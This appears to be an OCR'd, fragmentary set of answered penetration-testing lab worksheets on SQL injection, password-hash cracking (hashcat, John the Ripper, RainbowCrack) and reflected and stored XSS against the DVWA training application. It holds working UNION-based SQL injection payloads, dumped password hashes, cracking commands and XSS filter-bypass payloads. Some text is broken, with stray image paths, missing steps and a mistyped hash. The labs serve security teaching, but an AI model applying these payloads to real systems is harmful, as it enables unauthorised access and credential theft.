
Step 6: Retrieve table Names from the dvwa database.

a. In the **User ID:** field type:

```
1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
```

```
ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table'
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table'
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table'
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table'
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table'
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table'
First name: 1
Surname: guestbook

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table'
First name: 1
Surname: users
```

Step 1: Retrieve column names from the users table.



```
ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: avatar

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: last_login

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: failed_login
```

The list of column names displays after the listing of user accounts in the output. The information in which two columns is of interest to use in our penetration test? Explain.
The user column and the password column are of interest because they seem to contain information that can be used for unauthorized access.

Step 8: Retrieve the user credentials.

This query will retrieve the users and passwords.

a. In the **User ID:** field type:

```
1' OR 1=1 UNION SELECT user, password FROM users #
```

b. Click **Submit**.

After the list of users, you should see several results with usernames and what appears to be password hashes.

```
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Which account could be the most valuable in our pentest? Explain.
The admin account, it probably has the greatest rights and privileges on the system.
Try crafting queries to display the contents of other fields in the table by varying the column names based on the names previously displayed. What is the difference between the **user_id** and **user** fields?
The user_id is a number, while the user field is the username.

Step 9: Hack the password hashes.

a. Open another browser tab and navigate to https://crackstation.net.

CrackStation is a free online password hash cracker.

b. Copy and paste the password hash from DVWA into CrackStation and click **Crack Hashes**.

What is the password of the admin account?

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

What is the password for the user pablo?

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

Part 2: Research SQL Injection Mitigation

Step 1: Conduct online research on SQL injection mitigation.

a. Open a web browser and search SQL injection mitigation and SQL injection prevention.
b. Take notes on your mitigation and prevention findings.

What are three mitigation methods for preventing SQL injection exploits?
using parameterized queries (prepared statements), input checking, field validation, filtering user inputs, and escaping user input.

6.5.8

Using Password Tools

Part 1: Investigate Password Attacks

In the Kali Password Attacks menu, which four subcategories of password attack tools are available?
Offline Attacks, Online Attacks, Passing the Hash Attacks, Password Profiling & Wordlists

Step 2: Examine the available password attack tools.

a. Click each attack subcategory and review the available attack tools.
b. Hover the cursor over each tool. Note that some tools have a popup text box containing a brief description of the tool. You can also search for the tools in the Kali Tools page to learn more about them and what they do.

Which tool is a Microsoft password cracker that uses rainbow tables? Which subcategory contains this tool?
Ophcrack, Offline Attacks

Part 2: Crack Hashes with Hashcat Dictionary Attacks

Step 1: Create a file that contains MD5 hashes to be cracked.

First, some MD5 hashes of passwords are needed. In an actual exploit, an attacker will have already compromised a vulnerable system to obtain a password file containing stored password hashes to be cracked offline. In this step you simulate this by creating a password file that contains the hashes you will crack in an upcoming step.

```
┌──(kali㉿Kali)-[~]
└─$ echo -n 'Password' | md5sum | awk '{ print $1 }' > my_pw_hashes.txt
echo -n 'Password123' | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt
echo -n 'Letmein!' | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt
echo -n 'ilovedogs' | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt
echo -n '1234abcd' | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt
```

b. Next, check the password hashes that you just created by entering the **cat** command.

The output should look similar to that below:

```
┌──(kali㉿Kali)-[~]
└─$ cat my_pw_hashes.txt
```

```
┌──(kali㉿Kali)-[~]
└─$ cat my_pw_hashes.txt
dc647eb65e6711e155375218212b3964
42f749ade7f9e195bf475f37a44cafcb
e85a3b267e94f3721117fc7ac54fbeba
33830b8b7fd414b12c208c4de5055464
ef73781effc5774100f87fe2f437a435
```

Step 2: Start Hashcat in Kali.

a. Open a new Kali console and enter the command: **man hashcat**.

This opens the Hashcat manual.

What is specified with the **-m** and **-a** options?

The option -m defines the hashtype and -a defines the attack mode.

Using the hashcat man pages, which hash type and attack mode would you use to crack the password hashes in the my_pw_hashes.txt file? Explain.

Because the hashes were created using md5sum, the option for hash types (-m) should be 0. The attack mode 0 (straight or dictionary) can be used in this instance.

Step 3: View available wordlists.

Kali comes with several wordlists built in. Hashcat needs to use a wordlist to crack the hashes.

a. To view the built-in wordlists, enter the command: **ls -lh /usr/share/wordlists/**.

```
┌──(kali㉿Kali)-[~]
└─$ ls -lh /usr/share/wordlists/
total 134M
lrwxrwxrwx 1 root root   26 Nov 28 05:08 amass → /usr/share/amass/wordlists
lrwxrwxrwx 1 root root   25 Nov 28 05:08 dirb → /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root   30 Nov 28 05:08 dirbuster → /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root   41 Nov 28 05:08 fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root   45 Nov 28 05:08 fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx 1 root root   28 Nov 28 05:08 john.lst → /usr/share/john/password.lst
lrwxrwxrwx 1 root root   27 Nov 28 05:08 legion → /usr/share/legion/wordlists
lrwxrwxrwx 1 root root   46 Nov 28 05:08 metasploit → /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root   41 Nov 28 05:08 nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r-- 1 root root 134M May 12  2023 rockyou.txt
lrwxrwxrwx 1 root root   39 Nov 28 05:08 sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
lrwxrwxrwx 1 root root   25 Nov 28 05:08 wfuzz → /usr/share/wfuzz/wordlist
lrwxrwxrwx 1 root root   37 Nov 28 05:08 wifite.txt → /usr/share/dict/wordlist-probable.txt
```


This lists the wordlists that are distributed with Kali. We will use the **rockyou.txt** word list. The rockyou.txt wordlist is a password dictionary that contains more than 14 million passwords.What needs to be done to the rockyou.txt.gz file before the wordlist text file can be used?

The rockyou wordlist is in a zipped file (indicated by the .gz file extension). You will need to extract the text file from the compressed archive.

Wordlists for cracking hashes or brute forcing logins are often collected from password dumps that publicly disclose stolen user account information. Wordlists for cracking hashes or brute forcing logins are often collected from password dumps that publicly disclose stolen user account information.

A penetration tester could use OSINT tools to learn the names of family members of employees of the company. These names could be used to attempt logins and crack hashes.

Part 3: Crack Hashes with John the Ripper Using Dictionary and Brute Force Attacks



What does John the Ripper do if there are hashes it cannot crack with its wordlists?

John the Ripper switches to incremental strategies (brute force) on remaining hashes.

Step 3: Use larger wordlists.

The default wordlist for John the Ripper is fairly small. John can use other wordlists, such as the rockyou.txt wordlist. It is also possible to download additional wordlists from the internet.

Use the following command to instruct John the Ripper to use the rockyou.txt wordlist.

```
┌──(kali㉿Kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 my_pw_hashes.txt
```

Step 4: Use brute force.

To instruct John the Ripper to use only brute force cracking use the following command:

```
┌──(kali㉿Kali)-[~]
└─$ john --incremental my_pw_hashes.txt
```

```
┌──(kali㉿Kali)-[~]
└─$ john --show --format=raw-md5 my_pw_hashes.txt
?:Password
?:Password123
?:Letmein!
?:ilovedogs
?:1234abcd

5 password hashes cracked, 0 left
```

Part 4: Crack Hashes using RainbowCrack and Rainbow Tables

Note: RainbowCrack is not available in the VM using ARM CPUs (Apple M1/M2).

Step 1: Install RainbowCrack.

The RainbowCrack utility may need to be installed. Rainbow crack differs from hash cracking utilities that use brute force algorithms in that it uses rainbow tables to crack password hashes.

To install RainbowCrack enter the following command:

```
┌──(kali㉿Kali)-[~]
└─$ sudo apt install rainbowcrack
```

Step 2: Creating rainbow tables with rtgen

Rainbow tables are ordinary files and can be created with RainbowCrack, or they can be downloaded from the internet. Creating a rainbow table can take a considerable amount of time and storage space as they are very large, ranging in size from 20GB to more than a terabyte.

a. Create a small simple rainbow table that will crack MD5 passwords of up to 3 characters with only lowercase letters.

The **rtgen** program is used to generate rainbow tables based on user specified parameters.

1. Enter the **rtgen -h** command and review the options.

The example rainbow tables are given at the bottom of the output.

2. Create a rainbow table by entering:

```
┌──(kali㉿Kali)-[~]
└─$ sudo rtgen md5 loweralpha 1 3 0 1000 1000 0
```

This command creates a rainbow table that can crack passwords that are three characters long and only consist of lower-case letters. The application created a fille with 1000 entries. Creating more complex rainbow tables can take significant time and use significant resources.

b. Verify the rainbow table is created. Display the contents of the rainbowcrack directory by entering the command:

```
┌──(kali㉿Kali)-[~]
└─$ cd /usr/share/rainbowcrack
```

```
┌──(kali㉿Kali)-[/usr/share/rainbowcrack]
└─$ ls
```

The newly created rainbow table should be in the directory as an **.rt** file.

Step 3: Sort the rainbow table

a. Next, the rainbow table must be sorted. Entering the command**: sudo rtsort .** at the prompt. (**Note**: be sure to include the space and the period after **rtsort** as part of the command)

```
┌──(kali㉿Kali)-[/usr/share/rainbowcrack]
└─$ sudo rtsort .
```

b. Generate a hash for a simple 3-character password which can then be cracked. Enter the command: **echo -n 'dog' | md5sum | awk '{print $1}'**.

```
┌──(kali㉿Kali)-[/usr/share/rainbowcrack]
└─$ echo -n 'dog' | md5sum | awk '{print $1}'
06d80eb0c50b49a509b49f2424e8c805
```

c. Crack the hash with the rainbow table with RainbowCrack. At the prompt, enter the **rcrack . -h 06d80eb0c50b49a509b492424e8c805** command.

```
┌──(kali㉿Kali)-[/usr/share/rainbowcrack]
└─$ rcrack . -h 06d80eb0c50b49a509b492424e8c805
```

Within milliseconds RainbowCrack should crack the hash and reveal the password **dog**.

d. You can also crack hashes contained in a .txt file as was done in Part 1 of the lab. To create a .txt file with some hashes, enter the following commands at the prompt:

```
echo -n 'fox' | md5sum | awk '{print $1}' > ~/my_rainbow_hashes.txt
echo -n 'boo' | md5sum | awk '{print $1}' >> ~/my_rainbow_hashes.txt
echo -n 'pop' | md5sum | awk '{print $1}' >> ~/my_rainbow_hashes.txt
```

To crack the hashes in the file, enter the **rcrack . -l ~/my_rainbow_hashes.txt** command at the prompt. The **-l** option tells rcrack to use a hash list file as input.

```
┌──(kali㉿Kali)-[/usr/share/rainbowcrack]
└─$ rcrack . -l ~/my_rainbow_hashes.txt
```

6.7.8


Cross Site Scripting

Part 1: Perform Reflective Cross Site Scripting Exploits


A Reflected XSS attack is one in which a malicious script is reflected off a web server to the user's browser. The script is activated through a link that the victim clicks. This will send a request to the website that has a vulnerability that enables execution of the malicious script.


Step 2: Perform a Reflected XSS attack at Low security level.


Select **DVWA Security** in the left menu and select **Low** in the Security Level dropdown.




The presence of the string in the page source HTML indicates that values entered in a user response text field are inserted into the source code for the page. This indicates to an attacker that the page may be vulnerable to reflected XSS attacks. This means the site is vulnerable to Reflected XSS attacks and we have successfully exploited the vulnerability.







Step 3: Perform a Reflected XSS attack at Medium security level.



```
<script>alert("You are hacked!")</script>
```

You will see a Hello response, but this time no pop up will appear. This indicates that the script did not execute. Note that the script is displayed as literal text.

We can analyze the code in the backend of the web site to investigate the reason.

d. Click the **View Source** button on the bottom right of the page and review the PHP code.

Note: On a real web server, we would not have access to this backend source code, but here on DVWS we do.

e. Note the line:

```
$name = str_replace ( '<script>', '',  $_GET[ 'name' ] );
```

This source code creates a filter, with **str_replace()** function, that removes the **<script>** tag in our payload and replaces it with a null value. This renders the payload script ineffective, so the attack failed, and no popup window is displayed. Because this script is only filtering out <script> in lower case, we can try and get around the filter by using a different tag in the payload. We will use **<ScRipt>**.

f. Close the source code window and return to the Reflected XSS Vulnerability page.
g. Enter the following payload in the **What's your name?** box and click **Submit**.

```
<ScRipt>alert("You are hacked!")</ScRipt>
```


Reflected XSS Source

vulnerabilities/xss_r/source/medium.php

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );
```

Did the popup alert appear? If so, why?
The popup did appear because the payload with the <ScRipt> tag was able to bypass the filter. This means the site is still vulnerable to Reflected XSS attacks even at the Medium security level.

Step 4: Perform a Reflective XSS attack at High security level




<?php


header ("X-XSS-Protection: 0");

```
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}

?>
```

In this code, the developer used a regular expression to replace any form of the **<script>** tag, no matter what case of the characters is used, with a null value. Which character in the script was omitted from the regular expression? How do you know?


The “>” character was omitted. You can still see it in the output for the submitted “What’s your name?” input.






Review the text that you input into the web form. How did it work?

It forced an error to occur by attempting to load a non-existent image. The error was detected with onerror and the alert response was triggered to display the alert box.




Part 2: Perform Stored Cross Site Scripting Exploits

Step 1: Perform a Stored XSS attack at Low security level





```
    <div id="guestbook_comments">Name: test<br />Message: This is a test comment.<br /></div>
<div id="guestbook_comments">Name: XSS Test#1<br />Message: Stored XSS Test<br /></div>
<div id="guestbook_comments">Name: XSS Test#1<br />Message: Stored XSS Test<br /></div>
```

Both strings will be in the page source code indicating that the two input fields may be vulnerable to a Stored XSS attack.



An XSS alert popup box will appear with the words **You are hacked!**. This means the site was vulnerable to stored XSS attacks and we have successfully exploited the vulnerability.
Because the XSS payload is stored in the guestbook, the alert popup box will appear each time the page is refreshed.
Before proceeding to the next step, clear the XSS payload from the page. Click **Setup / Reset DB** in the left menu then click **Create / Reset Database**.

Step 2: Perform a Stored XSS attack at Medium security level



No popup box should appear. Refreshing the page should not cause the alert popup box to appear either.This means that there is code in the backend that is sanitizing the user Input from the **Message *** field to prevent scripts from being submitted. You can see the modified input in the last rectangle message box below the input fields.

How did the input filter script modify the input?

It removed the html <script> tags and added slashes.

Click the **View Source** button and review the PHP source code and investigate.
You will see two blocks of code with the word **Sanitize**. The first block of code, under **// Sanitize message input**, contains two PHP functions for performing input sanitization.

```
    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message )
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );
```


The **strip_tags()** function removes all html tags from the message field before storing them in the database. The **htmlspecialchars()** function converts all special characters into equivalent HTML entities so they are not reflected back in the browser. The second block of code, under **// Sanitize name input**, performs input sanitation on the **Name *** field.

```
    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) : ((tr
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
```


It contains the **str_replace()** function which replaces any occurrence of the **<script>** tag with a null value. This disables the script completely. We can attempt to bypass the security on the **Name *** field by using some other payload that does not contain **<script>** tags.

Research the PHP addslashes() function on the internet. How did it change the input?
It added slashes before the quotation marks in the alert text. This "escaped" the quotation mark characters and which made them display in the output.

Before entering any payload into the **Name *** field, the max character length restriction of 10 characters on the field must be increased. Find and double-click **maxlength** in the page source and change it from **10** to **100**. The maxlength property is inside the <input> tag for the text field.



With the **maxlength** restriction changed, the XSS payload can now be entered into the **Name *** field. Return to the Vulnerability page and enter the following payload in the **Name *** field.
<ScRipt>alert("You are hacked!")</ScRipt>



Step 3: Perform a Stored XSS attack at High security level

The second block of code, under // Sanitize name input, is performing input sanitation on the Name * field. It contains the preg_replace() function. This function uses a regular expression to replace any occurrence of the <script> tag, regardless of character case, with a null value.


Stored XSS Source

vulnerabilities/xss_s/source/high.php


```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
